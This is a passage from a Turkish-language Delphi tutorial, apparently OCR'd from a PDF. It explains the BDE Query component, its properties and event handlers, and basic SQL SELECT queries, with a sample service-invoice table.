6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL


Uygulamanızı çalıştırdıktan sonra "Başlat" düğmesine tıklayın (Transaction İşlemi başlatılacaktır). Ardından tablonuzdaki kayıtlardan arka arkaya bir kaç tanesini silin (sildiğiniz kayıtlar Database nesnesine kaydedildi). Sildiğiniz kayıtları geri almak için "İptal Et" düğmesini, Tablonuzdan da silinmesi için "Tabloya Yaz" düğmesini tıklayabilirsiniz.

Query Kontrolü:

Veri kaynağına bağlantı yapabilmek için şu ana kadar hep "Table" kontrolünü kullandık. Fakat "Table" kontrolü veritabanı bağlantıları için tek seçenek değildir. Dilerseniz "Query" kontrolüylede tablolarınıza kolayca bağlanabilirsiniz. "Query" kontrolü uygulamalarınızda sizlere çok daha fazla esneklik sağlayacaktır. Yinede bağlantı seçeneği tamamen sizlere kalmıştır. "Query" kontrolüyle yapacağınız bağlantıdan sonra tablonuza yine kayıt girebilir, aynı şekilde değişiklikler yapabilirsiniz (Bu işlem her zaman mümkün olmayabilir. Özellikle birden fazla tabloyu birleştirerek bir sorgu oluşturduysanız kayıt işlemlerinizi yapmanıza izin vermeyebilir. Çok da mantıklıdır).


Aşağıdaki adımları izleyerek "Query" kontrolü ile Tablonuza nasıl bağlanabileceğinizi öğrenebilirsiniz.

- Birinci adımda formunuza bir adet "ScrollBox" kontrolü yerleştirip "Align" özelliğine "alClient" değerini aktarın (Bağlantı için zorunlu değildir. Fakat formunuza çok estetik bir görünüm kazandıracaktır).
- İkinci adımda formunuza bir adet "BDE" Yaprağında yer alan "Query" kontrolünü sürükleyip bırakın.
- "Query" kontrolünü seçip "**DataBaseName**" özelliğine tablonuzun bulunduğu klasörü referans gösteren "Alias" isminizi aktarın.
- Dördüncü adımda "Object Inspector" penceresinde yer alan "SQL" özelliğine tıklayarak açılan editore sorgu komutlarınızı girin.



- "OK" Düğmesine bastıktan sonra "Query" kontrolünüzün "Object Inspector" penceresinden (kodlada yapabilirsiniz) "Active" özelliğini true yapın.

- ❖ Formunuza “DataAccess” Yaprağında yer alan “DataSource” nesnesinden bir adet yerleştirip “**DataSet**” özelliğine “Query1” nesnesini aktarın.
- ❖ Yedinci adımda formunuza bir adet “DataControls” yaprağında yer alan “**DataGrid**” nesnesi yerleştirip “DataSource” özelliğine “DataSource1” nesnesini aktarın. Artık uygulamanızı çalıştırabilirsiniz.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
1	MIGROS	01.02.2003	UGUR MUHENDISLIK	KLIMA	150.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
3	MIGROS	02.04.2003	ALP YAPI	TESISAT	50.000.000,00 TL
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
6	MIGROS	03.06.2003	ALP YAPI	KLIMA	80.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL

Tüm kayıtların “DataGrid” nesnesine aktarıldığını göreceksiniz.

- **Query1.DatabaseName**

Tablonuzun bulunduğu klasörü referans gösteren “Alias” ismini bu özelliğe aktarabilirsiniz. Bu sayede o klasörde bulunan tüm tablolar kolayca sorgulanabilecektir (Klasör yolunuda verebilirsiniz ama siz hep Alias ismini kullanın).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';//Alias ismini aktarın
end;
```

- **Query1.SQL.Add**

Sorgu komutunuzu aktarabileceğiniz methoddur. Burada sorgulamak için “**DataBaseName**” özelliğine aktardığınız alias içerisinde bulunan tüm tablo isimlerini kullanabilirsiniz (birden fazla tabloyu iç içe sorgulayabilirsiniz). “Query” kontrolünüz deki “SQL” sorgusunda yapacağınız her değişiklikten sonra verileri izleyebilmek için “Query1.Open” satırını kullanmalısınız. Aksi takdirde düzgün bir “SQL” komutu yazsanız bile sonuçları “DataGrid” nesnesinde göremezsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select * From servis');//sorgu komutları
  Query1.Open;
end;
```

- **Query1.Open**

"Query" kontrolü içerisinde yer alan kayıtları kullanıma açmayı sağlayan methoddur. Kontrol sorgu komutlarında yapılan her değişiklikten sonra kullanılması gerekecektir (sadece zamanını iyi belirlemelisiniz).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.Open;
end;
```

- **Query1.RequestLive**

Varsayılan olarak bu değer "false" dır. Yani "Query" kontrolünden kayıt girme işlemi yapılamaz. Şayet bu özelliğe "True" değerini aktarırsanız, tablonuza yeni kayıt ekleyebilir, kayıt değiştirebilirsiniz (bilhassa birden fazla tabloyla çalışıyorsanız bu özelliğe true aktarsanız bile kayıt giremiyebilirsiniz).

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.RequestLive:=true;//kayıt işlemlerine izin ver
end;
```

- **Query1.Close**

Açık olan "Query" kontrolünü kapatmak için kullanılan methoddur. Şayet "DataGrid" nesnesi içeriklerini "Query" den alıyorsa, bu komuttan sonra hiç bir kaydı göstermeyecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Query1.Close;//DataGrid hiç bir kaydı artık göstermez
end;
```

Query Kontrolüne Ait Yordamlar:

Query kontrolüyle işlem yaparken kontrolün kullandığı bir çok tetikleyici ile çalışabilirsiniz. Aşağıda bu tetikleyicilere değinilmektedir.

- **AfterCancel Yordamı**

"DBNavigator" kontrolündeki (kodla oluşturmuş ta olabilirsiniz) Cancel düğmesinin tıklanılması durumunda işleyen bir yordamdır.

```
procedure TForm1.Query1AfterCancel(DataSet: TDataSet);
begin
  ShowMessage('İşlemi İptal Ettiniz');
end;
```

- **AfterClose Yordamı**

"Query" kontrolü ile bağlantı koptuğu anda işleyen bir yordamdır. "Query1.Close" komutu bu yordamı otomatik olarak işletecektir.

```
procedure TForm1.Query1AfterClose(DataSet: TDataSet);
begin
  ShowMessage('Bağlantıyı Kapattınız');
end;
```

- **AfterDelete Yordamı**

"Query" kontrolünden bir kaydın silinmesi durumunda otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterDelete(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Silindi');
end;
```

- **AfterEdit Yordamı**

"Query" Edit moduna alındığı anda (Navigator kontrolündeki Edit düğmesine basılırsa) otomatik olarak işleyen bir yordamdır. Bu yordamın işletilmesi için "Query1.Edit" komutunun verilmesi yeterli olacaktır.

```
procedure TForm1.Query1AfterEdit(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Değiştirme Moduna Geçtiniz);
end;
```

- **AfterInsert Yordamı**

Kayıt ekleme işlemi yapıldığı anda otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterInsert(DataSet: TDataSet);
begin
  ShowMessage('Kayıt Eklemek İstediniz');
end;
```

- **AfterPost Yordamı**

Kaydet düğmesine basıldıktan sonra işleyen yordamdır.

```
procedure TForm1.Query1AfterPost(DataSet: TDataSet);
begin
  ShowMessage('Kayıt İşlemi Başarıyla Tamamkandı');
end;
```

- **AfterRefresh Yordamı**

"Refresh" düğmesine tıklanıldıktan sonra otomatik olarak işleyen bir yordamdır.

```
procedure TForm1.Query1AfterRefresh(DataSet: TDataSet);
begin
  ShowMessage('Kayıtlar Güncellendi');
end;
```

- **OnCalcFields Yordamı**


"Query" kontrolünde sütunları hesaplatmak için kullanılan yordamdır. Table kontrolünde bu yordama örnek verilmiştir. Bu yüzden tekrar örneklendirilmeyecektir.

Örnek verilen yordamların "Before" ile başlayanları da "After" ile aynı zamanda tetiklenmektedir. Sade birincisi işlem tamamlanmadan önce diğeri ise tamamlandıktan sonra işlemektedir.


Wizard Kullanarak Query Kontrolüyle Tabloya Bağlanmak:

Aşağıdaki adımları izleyerek "Query" kontrolü sayesinde tablolarınıza bağlanabilirsiniz.

- "File->New->Other" seçeneklerini seçin.
- Açılan "New Item" penceresinden "Business" yaprağında yer alan "Database FormWizard" iconuna çift tıklayın. Aşağıdaki pencere açılacaktır.



- Bu pencerede "DataSet Options" kısmından "**Create a form using Tquery**" objects seçeneğini işaretleyip Next düğmesine tıklayın.
- Yeni açılan pencereden "SERVIS" tablonuzu bularak "Next" düğmesine tuklayın.
- Buradan sonraki adımları "Table" kontrolünde yaptığımız şekilde tamamlayıp "Finish" buttonuna tıklayın.



SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA
1	MIGROS	01.02.2003	UGUR MUHENDISLIK
2	GIMA	02.03.2003	ALPSAN
3	MIGROS	02.04.2003	ALP YAPI
4	DIA	03.04.2003	UGUR MUHENDISLIK
5	DIA	03.05.2003	DEMIRLI INSAAT

Son adımdan sonraki ekran görüntünüz yukarıdaki şekilde gerçekleşecektir.

BÖLÜM 2
STANDART SQL KOMUTLARI

SQL Komutları:

Bu bölümde sizlere Veri Tabanı işlemlerinde en çok kullanılan komutlardan bahsedeceğim. Komutlar Standart SQL Komutları olarak adlandırılmakta olup neredeyse bütün dillerde aynı kalıp yapısıyla kullanılmaktadırlar.Hatırlatmak isterim "SQL" Komutlarını ne kadar iyi kullanabilirseniz, o derece iyi bir Veri Tabanı programcısı sayılırsınız.


Aşağıdaki tabloda tüm "SQL" Komutları için kullanacağımız satırlar verilmiştir. Şayet mümkünse aynısını paradox tablosu olarak oluşturunuz.

MAGAZAADI	SERVISTARIHI	FIRMA	AÇIKLAMA	TUTAR
MIGROS	01/02/2003	UGUR MUHENDISLIK	KLIMA	150000000,00
GIMA	02/03/2003	ALPSAN	TESISAT	250000000
MIGROS	02/05/2003	ALPYAPI	KLIMA	125000000
DIA	03/04/2003	UGUR MUHENDISLIK	HAVALAND.	250000000
DIA	05/04/2003	ALPSAN	TESISAT	100000000
MIGROS	05/04/2003	ALPYAPI	KLIMA	150000000
GURALLAR	06/08/2003	UGUR MUHENDISLIK	KLIMA	250000000
GURSOYLAR	04/07/2003	ALPYAPI	TESISAT	100000000

Örnekler içinde daha önceden oluşturulmuş olan "gazi" aliası içerisindeki "SERVIS" Tablosu kullanılacaktır.

Tüm Kayıtları Listelemek:

Tablodaki tüm kayıtları listelemek için aşağıda verilen SQL Komutlarını kullanabilirsiniz.




Aşağıdaki kodu formunuzun gerekli yordamına ekleyiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select * From SERVIS');
  Query1.Open;
end;
```

Burada yapılan bir seçme sorgusudur, yani tablodan uygun kayıtların sökülüp alınması olayıdır. Bu işlem için "**Select**" ifadesiyle başlayan bir komut satırına ihtiyaç duyulacaktır.

Sadece İstenilen Sütunları Listelemek:

Tüm sütunları listelemek istemiyorsanız ("*") karakterini kullanamazsınız. Bu karakterin yerine listelemek istediğiniz sütun isimlerini araya "," koyarak yanyana yazmanız gerekecektir.





```
procedure TForm3.FormCreate(Sender: TObject);
//İstenilen sütunları listele
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select MAGAZAADI,FATURATUTARI From SERVIS');
  Query1.Open;
end;
```

Programı çalıştırırsanız sadece yazmış olduğunuz sütunlar listelenecektir.

Yeni Sütun Başlıkları Belirlemek:

Tabloda sütunlar oluşturulurken isimlendirmede genellikle kısıtlamalar uygulanır. Haliyle DataGrid içerisindeki gösterimde kötü bir görünüme sebep olacaktır. Bu yüzden oluşturulan sütunlara yeniden isim vermek zorunda kalacaksınız. Aşağıda bu işlem örneklendirilmektedir.





```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select MAGAZAADI  Magaza_Adi,FATURATUTARI
Tutar  From SERVIS');
  Query1.Open;
end;
```

Yeni Sütun Eklemek:

Bazı durumlarda tablonuzda var olmayan fakat diğer sütunlardan hesaplanabilecek sütunlar oluşturmak zorunda kalabilirsiniz. Bu tip durumlarda aşağıdaki şekilde bir sorgu komutu kullanmalısınız.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  Query1.DatabaseName:='gazi';
  Query1.Close;
  Query1.SQL.Add('Select MAGAZAADI,
FATURATUTARI,FATURATUTARI*0.15 KDV,FATURATUTARI*1.15
TOPLAM  From SERVIS');
  Query1.Open;end;
```

Uygulamayı çalıştırırsanız aşağıdaki şekilde tablonuzda yer almayan iki sütununuz DataGrid nesnenizde gözükecektir.




MAGAZAADI	FATURATUTARI	KDV	TOPLAM
MIGROS	150.000.000,00 TL	22.500.000,00 TL	172.500.000,00 TL
GIMA	75.000.000,00 TL	11.250.000,00 TL	86.250.000,00 TL
MIGROS	50.000.000,00 TL	7.500.000,00 TL	57.500.000,00 TL
DIA	225.000.000,00 TL	33.750.000,00 TL	258.750.000,00 TL
DIA	400.000.000,00 TL	60.000.000,00 TL	460.000.000,00 TL
MIGROS	80.000.000,00 TL	12.000.000,00 TL	92.000.000,00 TL
GURALLAR	125.000.000,00 TL	18.750.000,00 TL	143.750.000,00 TL
GURSOYLAR	150.000.000,00 TL	22.500.000,00 TL	172.500.000,00 TL

Dilerseniz bu yöntemle iki (vaya daha fazla) string sütunu da yanyana yazdırabilirsiniz.

Sıralama Yapmak (Order By):

Tablolarınızdaki seçme sorgularının bir sütuna göre sıralı bir şekilde gözükmesini isterseniz o zaman aşağıdaki şekilde bir komut dizisi kullanmalısınız.




SIRANO	MAGAZAADI	SERVISTARIHI	GIDENFIRMA	ARIZASEBEBI	FATURATUTARI
4	DIA	03.04.2003	UGUR MUHENDISLIK	KLIMA	225.000.000,00 TL
5	DIA	03.05.2003	DEMIRLI INSAAT	HAVA KANALI	400.000.000,00 TL
2	GIMA	02.03.2003	ALPSAN	TESISAT	75.000.000,00 TL
9	GURALLAR	03.04.2003	ALPSAN	KLIMA	125.000.000,00 TL
